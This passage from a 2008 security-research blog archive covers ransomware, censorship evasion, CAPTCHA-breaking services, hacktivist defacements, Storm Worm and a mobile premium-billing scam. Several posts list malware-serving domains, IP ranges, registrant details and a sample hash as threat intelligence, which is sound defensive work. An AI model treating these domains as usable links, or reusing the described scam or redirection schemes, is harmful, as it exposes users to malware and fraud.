Where can these unencrypted files be found? They may be the result of using PhotoRec. Moreover, these files may be found in a backup storage or on removable media (e.g., the original files of photographs copied to the hard disk of a computer that has been attacked by Gpcode may still be on a camera's memory card). Unencrypted files may also have been saved somewhere on a network resource (e.g., films or video clips on a public server) that the Gpcode virus has not reached. "

As [3]the customer support desk behind GPcode pointed out in an interview, the malware is prone to evolve,

and the simplistic file deletion process will be replaced by secure file deletion in order to render all data recovery tols useless, unless of course backups of the affected data are available. They often aren't, and depending on the

importance of the files encrypted, the successful ransom is all a matter of the momentum.

403

" A person, presumably the author of Gpcode, contacted at [4]one of the e-mail addresses left behind by the program stated that future development efforts will likely increase the key size to 4,096 bits, "if AV companies or other (people) crack the current key, but (that's) impossible.

The self-proclaimed author, who used the name "Daniel Robertson,"

also said that other standard techniques to defeat antivirus will be added, including polymorphic encryption, anti-heuristic features and the ability to self propagate, turning the program into a computer virus.

It well pays back itself," he said"

There are even more pragmatic approaches to dealing with this problem, next to backups undermining their

business model. [5]Try following the virtual money for instance.

1. http://www.viruslist.com/en/weblog?weblogid=208187538

2. http://www.viruslist.com/en/viruses/encyclopedia?virusid=313444#doc2

3. http://www.securityfocus.com/news/11523/2

4. http://ddanchev.blogspot.com/2008/06/whos-behind-gpcode-ransomware.html

5. http://blogs.zdnet.com/security/?p=1259

404



Chinese Bloggers Bypassing Censorship by Blogging Backward (2008-07-02 23:09)

With China trying to silence over 30,000 rioters during the weekend, by deleting forum postings and deactivating accounts mentioning the riot, [1]Chinese bloggers have started using a widget they originally came up in order to

[2]bypass the "Great Firewall of China" by blogging backward, vertically and horizontally :

" So bloggers on forums such as Tianya.cn have taken to posting in formats that China's Internet censors, often employees of commercial Internet service providers, have a hard time automatically detecting. One recent strategy involves online software that flips sentences to read right to left instead of left to right, and vertically instead of horizontally. China's sophisticated censorship regime – known as the Great Firewall – can automatically track objectionable phrases. But "the country also has the most experienced and talented group of netizens who always know ways around it," said an editor at Tianya, owned by Hainan Tianya Online Networking Technology Co., who has been responsible for deleting posts about the riot"

An old-school content obfuscation service that they could take advantage of, offers the opportunity to turn a short message into spam or a fake PGP encrypted file, where both parties can easily decode them to the original.

405

[3]Spammmic is what I have in mind.

1. http://online.wsj.com/article/SB121493163092919829.html

2. http://www.cshbl.com/gushu.html

3. http://www.spammimic.com/

406



Gmail, Yahoo and Hotmail’s CAPTCHA Broken (2008-07-03 14:52)

It’s one thing to start efficiently registering thousands of email accounts at reputable email providers by automatically breaking their CAPTCHA authentication, and entirely another to build a business model on the top of it next to the opportunity to abuse if for your own malicious purposes. Which is exactly what we have here, an underground service that’s selling registered accounts at Gmail, Yahoo, Hotmail and the most popular Russian email providers in the thousands. Once the inventory of registered accounts drops due to someone’s purchase, it continues registering one to two email accounts per second.

[1]Gmail, Yahoo and Hotmail’s CAPTCHA broken by spammers :

" Breaking Gmail, Yahoo and Hotmail’s CAPTCHAs, has been an urban legend for over two years now, with

[2]do-it-yourself CAPTCHA breaking services, and proprietary underground tools assisting spammers, phishers and malware authors into registering hundreds of thousands of bogus accounts for spamming and fraudulent purposes.

This post intends to make this official, by covering an underground service offering thousands of already registered Gmail, Yahoo and Hotmail accounts for sale, with new ones registered every second clearly indicating the success rate of their CAPTCHA breaking capabilities at these services. "

Text based CAPTCHA is so broken, that if major web sites whose services are getting abused don't at least try to slow down the efficient approach of breaking it, we are going to see an entire spamming infrastructure build on the foundation of legitimate email service providers.

Related posts:

[3]Vladuz's Ebay CAPTCHA Populator

407

[4]Spammers and Phishers Breaking CAPTCHAs

[5]DIY CAPTCHA Breaking Service

[6]Which CAPTCHA Do You Want to Decode Today?

1. http://blogs.zdnet.com/security/?p=1418

2. http://blogs.zdnet.com/security/?p=1232

3. http://ddanchev.blogspot.com/2007/03/vladuzs-ebay-captcha-populator.html

4. http://ddanchev.blogspot.com/2007/09/spammers-and-phishers-breaking-captchas.html

5. http://ddanchev.blogspot.com/2007/10/diy-captcha-breaking-service.html

6. http://ddanchev.blogspot.com/2007/11/which-captcha-do-you-want-to-decode.html

408



The Antivirus Industry in 2008 (2008-07-04 16:08)

The folks at [1]Ikarus Security Software seem to have enjoyed [2]drinking of the truth serum, to come up with such a realistic retrospective of the antivirus industry for the past 10 years, summarized in a single cartoon. Congrats, keeping it realistic means taking the issues seriously, compared to living in a self-serving twisted reality on their own. There's no such thing as cat and mouse game anymore, since the mouse has gotten bigger than the cat.

1. http://www.ikarus-software.at/

2. http://ddanchev.blogspot.com/2007/09/truth-serum-have-drink.html

409



Lithuania Attacked by Russian Hacktivists, 300 Sites Defaced (2008-07-07 08:19)

Last week's [1]mass defacement of over 300 Lithuanian sites hosted on the same ISP, an upcoming attack that was largely anticipated due to the on purposely escalated online tensions out of Lithuan's accepted legislation banning communist symbols across the counry, once again demonstrates information warfare building capabilities in action.

Moreover, the attack is again relying on common prerequisites for a successful information warfare campaign, used in the [2]Russia vs Estonia cyberattack last year. These very same [3]Internet PSYOPS tactics ensure the success of the information warfare as a whole :

- start publicly justifying upcoming attacks based on nationalism sentiments, which in a bandwidth empow-

ered (botnets) collectivist society ensures a decent degree of cyber mobilization. In Lithuania's case, the discussions across web forums were on purposely escalated to the point where "if you don't take action, you're not loyal to your country"

410

- the media as the battleground for winning the hearts and minds of the bandwidth empowered botnet masters, and position the insult against loyal nationalists next to the daily basis, thereby putting the nationalists in a

"stand by" mode prompting them to take actions and to break even. In Estonia's case for instance, news broadcasts of the riots on the streets were on purposely broadcast as often as possible, mostly emphasizing on the nationalist sentiments within the crowds

- prioritizing the attack targets, distributing the targets list and ensuring the coordination in terms of the exact time and data for the attacks to take place is something that didn't happen in the public domain for the mass defacement of Lithuanian sites, the way it happened in the Estonia attack

- utilizing a [4]people's information warfare tactic known as the malicious culture of participation, when everyone's

consciously contributing bandwidth to be used/abused by those coordinating the attacks

Also, it's important to point out that by the time they announced their ambitions to attack Lithuania and other countries such as Latvia, Ukraine, and again Estonian sites, they literally put these countries in a "stay tune" mode.

[5]Here's a translated statement :

" All the hackers of the country have decided to unite, to counter the impudent actions of Western superpow-ers. We are fed up with NATO's encroachment on our motherland, we have had enough of Ukrainian politicians who have forgotten their nation and only think about their own interests. And we are fed up with Estonian government institutions that blatantly re-write history and support fascism," says the appeal that is being circulated on Russian Internet forums. "

But why would they signal their intentions, compared to keeping them quiet and attack Lithuania surprisingly?

Another relevant use of [6]PSYOPS, namely the biased exclusiveness and keeping a non-existent status bar for the upcoming attacks. And since they can launch a coordinated attack at the country at any time without warning about it, this warning was aiming to cause confusion prompting country officials to make public statements that could later on be analyzed and a better attack strategy formed on the basis of what they said they've done to ensure the attacks don't succeed.

If they did launch DDoS attacks compared to [7]defacing over 300 sites hosted on a single ISP, and had warned about the upcoming attacks about a week earlier, successfully shutting down the country's Internet infrastructure would have achieved a double effect, since they did warn them

about the attacks, and despite that they countries couldn't prepate to fight back even though fighting back was futile right from the very beginning.

At least, that's the level of confidence they've build into capabilities.

411

Related posts:

[8]Right Wing Israeli Hackers Deface Hamas's Site

[9]Monetizing Web Site Defacements

[10]Pro-Serbian Hacktivists Attacking Albanian Web Sites

[11]The Rise of Kosovo Defacement Groups

[12]A Commercial Web Site Defacement Tool

[13]Phishing Tactics Evolving

[14]Web Site Defacement Groups Going Phishing

[15]Hacktivism Tensions

[16]Hacktivism Tensions - Israel vs Palestine Cyberwars

[17]Mass Defacement by Turkish Hacktivists

[18]Overperforming Turkish Hacktivists

1. http://blogs.zdnet.com/security/?p=1408

2. http://en.wikipedia.org/wiki/Cyberattacks_on_Estonia_2007

3. http://ddanchev.blogspot.com/2006/09/internet-psyops-psychological.html

4. http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html

5. http://www.baltic-course.com/eng/baltics_cis/?doc=2699

6. http://ddanchev.blogspot.com/2006/09/internet-psyops-psychological.html

7. http://blog.washingtonpost.com/securityfix/2008/07/lithuania_weathers_cyber_attac_1.html

8. http://ddanchev.blogspot.com/2008/06/right-wing-israeli-hackers-deface.html

9. http://ddanchev.blogspot.com/2008/06/monetizing-web-site-defacements.html

10. http://ddanchev.blogspot.com/2008/05/pro-serbian-hacktivists-attacking.html

11. http://ddanchev.blogspot.com/2008/04/rise-of-kosovo-defacement-groups.html

12. http://ddanchev.blogspot.com/2008/04/commercial-web-site-defacement-tool.html

13. http://ddanchev.blogspot.com/2008/04/phishing-tactics-evolving.html

14. http://ddanchev.blogspot.com/2008/04/web-site-defacement-groups-going.html

15. http://ddanchev.blogspot.com/2006/02/hacktivism-tensions.html

16. http://ddanchev.blogspot.com/2006/07/hacktivism-tensions-israel-vs.html

17. http://ddanchev.blogspot.com/2007/11/mass-defacement-by-turkish-hacktivists.html

18. http://ddanchev.blogspot.com/2007/11/overperforming-turkish-hacktivists.html

412



The ICANN Responds to the DNS Hijacking, Its Blog Under Attack (2008-07-07 13:27)

Last week, the ICANN has issued [1]an official statement regarding last month's DNS hijackings of some of their domains :

*" **The DNS redirect was a result of an attack on ICANN's registrar's systems**. A full, confidential, security report from that registrar has since been provided to ICANN with respect to this attack.*

*It would appear **the attack was sophisticated, combining both social and technological techniques**, but was also limited and focused. The redirect was noticed and corrected within 20 minutes; however it may have taken anywhere up to 48 hours for the redirect to be entirely removed from the Internet. ICANN is confident that the lessons learned and new security measures since introduced will ensure there is not a repeat of this situation in future. "*

413

They also mentioned that their Wordpress blog has also been a target of a recent attack automatically exploiting vulnerable Wordpres blogs :

" In a separate and unrelated incident a few days later, attackers used a very recent exploit in popular blogging software Wordpress to target the ICANN blog. The attack was noticed immediately and the blog taken offline while an analysis was run. That analysis pointed to an automated attack. The blogging software has since been patched and no wider impact (except the disappearance of the blog while the analysis was carried out) was noted. "

Go through the [2]complete coverage of the incident, the technical details regarding it, and the actionable intelligence obtained for [3]the NetDevilz hacking group, in case you haven't done so already.

1. http://www.icann.org/en/announcements/announcement-03jul08-en.htm

2. http://ddanchev.blogspot.com/2008/06/icann-and-ianas-domain-names-hijacked.html

3. http://ddanchev.blogspot.com/2008/06/update-to-photobuckets-dns-hijacking.html

414



The Risks of Outdated Situational Awareness (2008-07-07 15:46)

It's been two months since I [1]analyzed the proprietary email and personal information harvesting tool targeting major career web sites - "[2]Major career web sites hit by spammers attack", received [3]comments from Seek.com.au and Careerbuilder.com, communicated all the actionable intelligence in terms of the bogus accounts used and the related IPs to the career web sites that bothered to show interest in the attack, to come across a ghost story today -

[4]Jobsite hack used to market identity harvesting services :

" A Russian gang called Phreak has created an online tool that extracts personal details from CVs posted onto sites including Monster.com, AOL Jobs, Ajcjobs.com, Careerbuilder.com, Careermag.com, Computerjobs.com, Hotjobs.com, Jobcontrolcenter.com, Jobvertise.com and Militaryhire.com. As a result the personal information (names, email addresses, home addresses and current employers) on hundreds of thousands of jobseakers has been placed at risk, according to net security firm PrevX. "

*All your CV are **NOT** belong to us, All your CV are **ALREADY** belong to us.*

1. http://ddanchev.blogspot.com/2008/05/major-career-web-sites-hit-by-spammers.html

2. http://blogs.zdnet.com/security/?p=1085

3. http://www.builderau.com.au/news/soa/Seek-com-au-targeted-by-e-mail-harvesting-tool-/0,339028227,33928895

7,00.htm

4. http://www.theregister.co.uk/2008/07/07/jobsite_data_hackharvesting_hack/

415



Fake Porn Sites Serving Malware - Part Two (2008-07-08 10:24)

What we've go here is the same malware gang using the very same [1]malicious ISP among the ones you rarely see in

any report, continuing to crunch out domain redirectors using the same templates for fake porn sites. And since some of the fake sites are actual redirectors, periodically revisting them leads to more fake codecs and even more actionable intelligence into the nature of their practices, and which are the ISPs proving them with hosting services for several consecutive years.

The main redirector in this campaign ***popular-adult.com*** *is also responding to :*

416



basic-adult .com

business-adult .com

center-adult .com

comp-adult .com

compadult .com

controladult .com

cruiseporn .com

drive-adult .com

ebony-adult-video .com

ebony-pornmovie .com

ebony-video-xxx .com

engine-adult .com

fat-adult-video .com

fat-pornmovie .com

fat-video-xxx .com

global-adult .com

inc-adult .com

name-adult .com

nameadult .com

other-adult .com

partadult .com

pleasureadult .com

porn-abc .com

porn-contact .com

porn-global .net

porn-go .net

porn-group .net

porn-party .net

porn-play .net

porn-plus .net

porn-power .net

porn-room .net

pornabout .com

porndrive .net

pornhelp .net

pornname .net

pornstar-adult-video .com

pornstar-pornmovie .com

pornstar-video-xxx .com

room-adult .com

scan-adult .com

seek-adult .com

u-adult .com

418

The secondary redirectors going out of popular-adult.com :

pornname .net/ted/382634557/1/

porn-abc .com/ike/1666520193/1/

419

pornhelp .net/dense/876421348/1/

porn-play .net/cristina/1970565499/1/

porn-global .net/percival/330780624/1/

porn-contact .com/cisse/854714304/1/

porn-play .net/honora/888715608/1/

pornname .net/deidre/1964468519/1/

pornhelp .net/pip/1977382266/1/

porndrive .net/shelton/767217618/1/

pornhelp .net/mat/354381578/1/

pornabout .com/tobe/1436617289/1/

porn-go .net/samson/7633197/1/

porn-contact .com/teresa/409084583/1/

porn-party .net/basil/1305549820/1/

porn-contact .com/ed/1067772053/1/

porn-contact .com/frish/1287341391/1/

pornname .net/mariah/53967973/1/

pornname .net/jacobus/291129748/1/

porn-plus .net/beverly/2122167311/1/

porn-party .net/lulu/917088357/1/

pornabout .com/boetius/1991451664/1/

cruiseporn .com/padde/1296397392/1/

porn-power .net/arch/334137732/1/

cruiseporn .com/meta/377489795/1/

porn-room .net/lynette/1518855371/1/

porn-play .net/link/1975737157/1/

420

hporn-global .net/vin/1241430020/1/

porndrive .net/dunk/1245242641/1/

porn-go .net/louisa/1685718172/1/

pornhelp .net/dunk/1859215260/1/

porn-contact .com/celia/1805798677/1/

porn-play .net/anabelle/987641695/1/

porn-room .net/rille/815076192/1/

pornabout.com/hodge/1040019816/1/

porn-abc .com/claes/1130748100/1/

pornabout .com/frederick/1987458246/1/

porn-go .net/fredde/1153431432/1/

porn-party .net/felicity/705720374/1/

porndrive .net/ginne/1183690031/1/

porn-group .net/kimberle/706468800/1/

porn-room .net/helen/565953612/1/

porn-party .net/arche/1387111363/1/

porn-contact .com/kingston/232354071/1/

pornhelp .net/mima/1024064014/1/

porn-power .net/gretchen/152347961/1/

porn-contact .com/ophelia/840853119/1/

porn-play .net/eleanor/88926029/1/

porn-power .net/bella/1712681771/1/

porn-global .net/melchizedek/1823498218/1/

pornabout .com/gabbe/1478560492/1/

porn-party .net/obedience/1540587230/1/

421

porndrive .net/rod/1177331120/1/

porn-play .net/gee/1314369182/1/

pornname .net/phineas/975226015/1/

porn-global .net/reynold/131075998/1/

porndrive .net/bat/1542809624/1/

porn-global .net/hans/400396810/1/

porn-contact .com/mock/1738069316/1/

porn-plus .net/tryphosia/354085313/1/

porn-room .net/bazaleel/1417267786/1/

porn-contact .com/joyce/353938308/1/

porn-power .net/laine/780004499/1/

pornhelp .net/mille/988856007/1/

cruiseporn .com/dare/258399427/1/

porn-global .net/nat/2039108680/1/

pornname .net/eudora/2132399934/1/

porn-go .net/ana/277211595/1/

pornhelp .net/auge/1990287956/1/

porn-contact .com/danial/1195423348/1/

porn-abc .com/teresa/1787982397/1/

porn-go .net/lawrence/1575543567/1/

porn-go .net/sherre/1066718744/1/

porn-contact .com/jack/657185819/1/

porn-abc .com/manda/216390544/1/

porn-party .net/chuck/1533427157/1/

porndrive .net/lucille/215841052/1/

cruiseporn .com/rodney/1024994863/1/

pornname .net/sheldon/669324635/1/

porn-global .net/janet/1677642355/1/

porn-global .net/basil/635902337/1/

porn-party .net/adela/980553444/1/

cruiseporn .com/charles/2038221862/1/

pornabout .com/sid/644600064/1/

porn-abc .com/eloise/1882289515/1/

porndrive .net/bryant/724023427/1/

porn-party .net/bonne/305120344/1/

porn-play .net/susan/826151266/1/

porn-room .net/sheila/439221958/1/

porn-go .net/valere/1498454342/1/

porn-contact .com/asenath/1036530205/1/

porn-plus .net/marcus/51947065/1/

porn-party .net/bridgit/518065759/1/

porn-plus.net/shawn/1427002427/1/

cruiseporn.com/alicia/1252994155/1/

porn-abc.com/arminda/975985679/1/

porn-party.net/lionel/929052416/1/

porn-contact .com/ande/1755833202/1/

porn-power .net/cyrus/732691977/1/

aboutadultsex .com/heloise/1008109638/1/

adultzoneworld .com/barne/506956701/1/

superporncity .com/roberta/1239682918/1/

423

pornhelp .net/eurydice/1944564451/1/

theadultpost .com/volodia/543769984/1/

porn-play .net/bird/760635633/1/

coolbestporn .com/bradford/578099145/1/

porn-plus .net/delilah/465854735/1/

porn-power .net/pheney/698426424/1/

porn-party .net/cristina/940229631/1/

porn-party .net/justin/1913395886/1/

porn-contact .com/lotte/1794233444/1/

porn-party .net/nowell/850070721/1/

worldbestadult .com/parthenia/1858633626/1/

funpornsite .com/patience/188018581/1/

adultsexpro .com/isse/1981168802/1/

adultsexpro .com/isabelle/683364151/1/

porndrive .net/erne/906935790/1/

porn-power .net/delpha/178727494/1/

porn-plus .net/chesley/1261676752/1/

porn-plus .net/selina/11889629/1/

porntimeguide .com/arnold/1555784224/1/

aboutadultsex .com/doug/1975246767/1/

porn-global .net/clum/1615653087/1/

funxxxporn .com/kym/739810260/1/

porn-plus .net/roxane/2022633909/1/

worldbestadult .com/vicke/955775101/1/

porn-play .net/jane/1396714471/1/

pornname .net/nicole/1695768032/1/

adultvideodot .com/bela/96070992/1/

porn-room .net/carre/1310194786/1/

adultsexpro .com/azubah/141802741/1/

theadulteye .com/pheney/1077328499/1/

porn-party .net/chick/1522449297/1/

aboutadultsex .com/elbert/1300176621/1/

findadultsex .com/lorre/2057361400/1/

teenporntop .com/aristotle/901956477/1/

coolbestporn .com/bartel/94175118/1/

porn-plus .net/deanne/70540201/1/

coolbestporn .com/appe/1679745028/1/

findadultsex .com/asaph/1439353641/1/

pornxxxfilm .com/tone/904077420/1/

funxxxporn .com/india/476477713/1/

adultvideodot .com/ed/879863981/1/

bestpriceporn .com/babbe/1457040435/1/

superliveporn .com/russell/56570486/1/

More fake porn video sites using similar site templates, and using the same redirection infrastructure :

425



porntubev20 .com

clearpornurlssite .com

mypornmovies .net

getyourfreemovie .com

tubescollection .com

free-best-porn .com/videos/

pornmovieshare .com

clipslab .com

mybestvideosite .com

avwav .com

The fake codecs download locations in this campaign :

aviutility .com

18x-adult2008 .com

2008x-adult-2008 .com

426

best-codec .com

hq-codec .net

mpegsystem .com

bestsoft-ware08 .com

The registrant and hosting provider :

Cernel Inc, Legal Department (support@cernel.net)

23404 W. Lyons Ave #223, Santa Clarita, Ca,91321

US, Tel. +1.6613470577

Historically, the same gang has been using the same hosting provider for many other fake codecs, which re-

main parked on the same netblock in a standby mode :

***Fire-ticket .com** - 64.28.184.162*

***Fire-codec .com** - 64.28.184.163*

***Light-ticket .com** - 64.28.184.163*

***Braketicket .com** - 64.28.184.164*

Mooncodec .net *- 64.28.184.164*

Light-codec .com *- 64.28.184.165*

Turbo-ticket .com *- 64.28.184.165*

Space-codec .com *- 64.28.184.166*

Ultra-ticket .com *- 64.28.184.166*

Brakecodec .com *- 64.28.184.167*

Demo-ticket .com *- 64.28.184.167*

427

Demoticket .net *- 64.28.184.168*

Hq-ticket .com *- 64.28.184.168*

Turbo-codec .com *- 64.28.184.168*

Hqticket .com *- 64.28.184.169*

End-ticket .com *- 64.28.184.169*

Nitro-codec .com *- 64.28.184.169*

Hqticket .net *- 64.28.184.170*

Clean-ticket .com *- 64.28.184.170*

Red-codec .com *- 64.28.184.170*

Black-codec .com *- 64.28.184.171*

Viva-ticket .com *- 64.28.184.171*

Niceticket .net *- 64.28.184.171*

Endticket .com *- 64.28.184.172*

Ultra-codec .com *- 64.28.184.172*

Wot-ticket .com *- 64.28.184.172*

Mega-codec .net *- 64.28.184.173*

Storm-ticket .com *- 64.28.184.173*

Megaz-ticket .com *- 64.28.184.174*

Vipcodec .net *- 64.28.184.174*

Democodec .net *- 64.28.184.175*

Giga-ticket .com *- 64.28.184.175*

Demo-codec .net *- 64.28.184.176*

Uin-ticket .com *- 64.28.184.176*

Hopeticket .com *- 64.28.184.177*

Hq-codec .net *- 64.28.184.177*

428

Best-codec .com *- 64.28.184.178*

Hope-ticket .com *- 64.28.184.178*

Endcodec .net *- 64.28.184.179*

Zero-ticket .com *- 64.28.184.179*

End-codec .net *- 64.28.184.180*

Pop-ticket .com *- 64.28.184.180*

Cleancodec .net *- 64.28.184.181*

Yupticket .com *- 64.28.184.181*

The deeper you go the more interesting it gets, malware command and controls located on the same net-

work, fake banks, money mule recruitment sites, pharmaceutical scams and spam hosting - they or their customers if they are to forward the responsibility are definitely multitasking.

Related posts:

[2]Fake Porn Sites Serving Malware

[3]Underground Multitasking in Action

[4]Fake Celebrity Video Sites Serving Malware

[5]Blackhat SEO Redirects to Malware and Rogue Software

[6]Malicious Doorways Redirecting to Malware

[7]A Portfolio of Fake Video Codecs

1. http://ddanchev.blogspot.com/2008/06/malicious-isps-you-rarely-see-in-any.html

2. http://ddanchev.blogspot.com/2008/06/fake-porn-sites-serving-malware.html

3. http://ddanchev.blogspot.com/2008/06/underground-multitasking-in-action.html

4. http://ddanchev.blogspot.com/2008/06/fake-celebrity-video-sites-serving.html

5. http://ddanchev.blogspot.com/2008/06/blackhat-seo-redirects-to-malware-and.html

6. http://ddanchev.blogspot.com/2008/06/malicious-doorways-redirecting-to.html

7. http://ddanchev.blogspot.com/2008/03/portfolio-of-fake-video-codecs.html

429



Storm Worm's U.S Invasion of Iran Campaign (2008-07-09 02:06)

The Storm Worm-ers are keeping themselves busy, with two campaigns in less than a week, following the latest on

[1]the 4th of July. Now, they are spreading rumors of a U.S invasion in Iran :

" Just now US Army's Delta Force and U.S. Air Force have invaded Iran. Approximately 20000 soldiers crossed the border into Iran and broke down the Iran's Army resistance. The video made by US soldier was received today morning. Click on the video to see first minutes of the beginning of the World War III. God save us. "

The campaign is using the following domains :

statenewsworld .com

morenewsonline .com

dailydotnews .com

430



dotdailynews .com

newsworldnow .com

All registered by the same individual :

ONLINE CO REANIMATOR (dfgdgf@gmail.com)

REVA 13-27 Deribaska 3565,198346 DZ Tel. +321.3568872

Sample detection rate :

iran _occupation.exe

Scanners Result: 4/33 (12.13 %)

File size: 118273 bytes

MD5...: 19ab8f1dddb743c1dc2924cb61d3f877

SHA1..: e0915f377020479ba95ffed0fcb07a2b2aec72f4

Storm Worm domains used in recent campaigns, still parked on infected hosts :

superlovelyric .com

431

bestlovelyric .com

makingloveworld .com

statenewsworld .com

wholoveguide .com

gonelovelife .com

loveisknowlege .com

lovekingonline .com

lovemarkonline .com

wholefireworksonline .com

morenewsonline .com

makingadore .com

greatadore .com

yourfireworksstore .com

loveoursite .com

dayfireworkssite .com

musiconelove .com

knowholove .com

whoisknowlove .com

theplaylove .com

lovelifecash .com

wantcherish .com

shelovehimtoo .com

makeloveforever .com

bellestarfireworks .com

yourfireworks .com

432

worldbestfireworks .com

greatfireworkslaws .com

dailydotnews .com

dotdailynews .com

wholovedirect .com

newsworldnow .com

thefireworksjuly .com

grupogaleria .cn

polkerdesign .cn

nationwide2u .cn

activeware .cn

grupogaleria .cn

likethisone1 .com

lollypopycandy .com

nationwide2u .cn

polkerdesign .cn

verynicebank .com

thefireworksjuly .com

wholefireworksonline .com

worldbestfireworks .com

yourfireworks .com

bellestarfireworks .com

dayfireworkssite .com

greatfireworkslaws .com

yourfireworksstore .com

433

The "best" is yet to come.

Related posts :

[2]Storm Worm Hosting Pharmaceutical Scams

[3]All You Need is Storm Worm’s Love

[4]Social Engineering and Malware

[5]Storm Worm Switching Propagation Vectors

[6]Storm Worm’s use of Dropped Domains

[7]Offensive Storm Worm Obfuscation

[8]Storm Worm’s Fast Flux Networks

[9]Storm Worm’s St. Valentine Campaign

[10]Storm Worm’s DDoS Attitude

[11]Riders on the Storm Worm

[12]The Storm Worm Malware Back in the Game

1. http://blogs.zdnet.com/security/?p=1440

2. http://ddanchev.blogspot.com/2008/05/storm-worm-hosting-pharmaceutical-scams.html

3. http://ddanchev.blogspot.com/2008/05/all-you-need-is-storm-worms-love.html

4. http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html

5. http://ddanchev.blogspot.com/2007/02/storm-worm-switching-propagation.html

6. http://ddanchev.blogspot.com/2007/08/storm-worms-use-of-dropped-domains.html

7. http://ddanchev.blogspot.com/2007/08/offensive-storm-worm-obfuscation.html

8. http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html

9. http://ddanchev.blogspot.com/2008/01/storm-worms-st-valentine-campaign.html

10. http://ddanchev.blogspot.com/2007/09/storm-worms-ddos-attitude.html

11. http://ddanchev.blogspot.com/2007/12/riders-on-storm-worm.html

12. http://ddanchev.blogspot.com/2007/08/storm-worm-malware-back-in-game.html



Mobile Malware Scam iSexPlayer Wants Your Money (2008-07-09 14:42)

*A bogus media player (**iSexPlayer.jar**) targeting Symbian S60 3rd edition devices according to several affected parties, is currently being spammed through blackhat search engine optimization. Once infected upon confirming its execution since it's doesn't seem to be exploiting a specific vulnerability besides "bargain hunters" desire for free adult material, the malware attempts to trick the user into participating by becoming a member, however, a quick peek the source code reveals interesting facts about the scam.*

*For instance, once providing them with your credit card details and basically wanting to try out the service, it appears that there's no way out of it which is a problem since " **Trial membership recur at $US 29.95 unless cancelled, Monthly membership recur unless cancelled**" and also, " **Do you want full access to all pictures and videos? Cost is 2 Euros, charged 100 % descreet on your phone bill over SMS. Please allow iSexPlayer to send SMS**".*

435



The spammed through blackhat SEO sites are currently active, and perhaps a bit ironic, once you make any transaction with these people, anything that goes on at a later stage such as automatic calling or sms-sing to squeeze your bill, may be in fact legal since you authorized it.

[1]Symbian Freak has some details, as well as [2]an affected party :

" Last week, I had lend my N73 to one of my friends for use as he had lost his phone. ***I did not know what he***

did, but I checked my bills today and see some International calls made that amount to around 20USD. That is

around 800 Indian rupees*. To check, I called the number and learnt that it was a phone sex line. Now it was time for my friend to answer.* ***The thirteen calls were made during a period spanning two days. On an average there were***

7 calls a day. Now, the thing that struck me is, going by the call records, the calls on the second day were made

when I had the phone with me*. I am pretty sure no one dialled the numbers. I called my buddy and asked him if he had downloaded something. He then spilled the beans informing that he did go to some adult website and installed a software (I do not recall the name). "*

436



The name of the "software" as I've already pointed out is iSexPlayer. Let's dissect the scammers and their sites currently spammed across 100,000 sites using blackhat SEO tactics. Related domains sharing the same IP and internal pages :

3g6.se

3gx.se

conn2.3g6.se

conn2.3g6.se

test.3gx.se

83.241.194.132 (83.241.194.128-83.241.194.191 DGC-DIRECT2-01 Direct2Internet AB - Internet Access Located in Johanneshov, Sweden)

3g6.se/dstream.php

3g6.se/newplayerdl.php

3g6.se/chrono/callback.php

secure.chronopay.com/index.cgi

The scammer's pitch :

" Free access to: - 500 Hardcore scenes - 100 Full lenght movies - Picture galleries Important! To install iSexplayer you must be at least 18 years old. You must install and run iSexplayer™ access module to watch the videos on Nintendo DS, You must install and run iSexplayer™ access module to watch the videos on Apple iPhone, Install iSexplayer"

Upon attempting to download the .jar file from the mobile page, the iSexPlayer.php does the magic like that

:

" MIDlet-1: iSexPlayer,/icon.png,Easyloader

MIDlet-Install-Notify: http://3g6.se/install _notify.php? id=1322451

MIDlet-Jar-Size: 101313

MIDlet-Jar-URL: http://3g6.se/iSexPlayer.jar

MIDlet-Name: iSexPlayer

MIDlet-Vendor: Vendor

437



MIDlet-Version: 1.0

MicroEdition-Configuration: CLDC-1.0

MicroEdition-Profile: MIDP-2.0

did: 1322451

did2: 9416755"

Who’s behind the scam?

*" c _javax _microedition _lcdui _Form _fld.append("\ni**SexPlayer is owned by**: ");*

*c _javax _microedition _lcdui _Form _fld.append("\n**Enit Invest S.L**. ");*

*c _javax _microedition _lcdui _Form _fld.append("\nweb: **enitinvest.com** ");*

*c _javax _microedition _lcdui _Form _fld.append("\nemail: **support@enitinvest.com** ");*

*c _javax _microedition _lcdui _Form _fld.append("\nTel: **1-800-845-4951** "); "*

Enit Invest S.L.

Av. Machupichu 26, S 18

28043 Madrid

email: support@enitinvest.com

Tel: 1-800-845-4951

And since I’m sure that there are more juicy details within the source code further exposing their scammy practices, which you should not authorize in any way, just like you wouldn’t really like making a long call on a premium rate number thanks to having a malware infected phone, once more details are gathered, particularly its compatibility with devices, they’ll be posted.

1. http://www.symbian-freak.com/news/008/07/first_known_s60_3rd_ed_malware.htm

2. http://www.esato.com/board/viewtopic.php?topic=171238

438



The Template-ization of Malware Serving Sites (2008-07-10 18:40)

Just like web [1]malware [2]exploitation [3]kits and [4]phishing pages turned into a commodity underground good, allowing easy [5]localization to different languages, and of course, the natural lowering of entry barriers into web malware and phishing in general, the very same thing is happening with fake ActiveX templates like the ones used on

[6]the majority of fake porn and celebrity sites I’ve been assessing recently.

The increase of these bogus ActiveX templates is due to the fact that despite they are currently available for sale, buyers appear to be leaking them for everyone to use so that they can continue maintaining their current business models, namely, the services they offer with the ActiveX templates. Unethical competitive practices among cybercriminals and scammers are only to starting to take place with one another trying to ruin or extend the lifecycle of their services.

Talking about prevalence, the ***TonsOfPorn ActiveX*** *remains the most widely used rogue ActiveX in the majority of fake codec campaigns for the last couple of months. The ActiveX is largely abused by using another* ***fake porn site template for PornTube****, which in combination result in nothing more than huge domain portfolios with no content at all if we exclude the Zlob variants.*

And while template-tization means more efficient malware campaigns, it also results in a common pattern for generic detection of such sites. For instance, the folks at [7]Finjan did an experiment by verifying the signature based detection of the common javascript file that was used in the ongoing waves of SQL injection attacks. Their conclusion

:

439



" Can it be that Anti-virus products are now holding more signatures for domains and URLs rather than trying to identify a malicious code they never inspected before? As my research found, just by changing the domain names, some AVs did not find this code as malicious..... surprisingly enough. "

When assessing malware campaigns in general, I usually do the same for the record. Storm Worm's use of ***ind.php*** *for executing its set of exploits has the same detection rate -* ***scanners result: 10/33 (30.30 %)*** *and is detected as JS.Zhelatin.zb.*

440

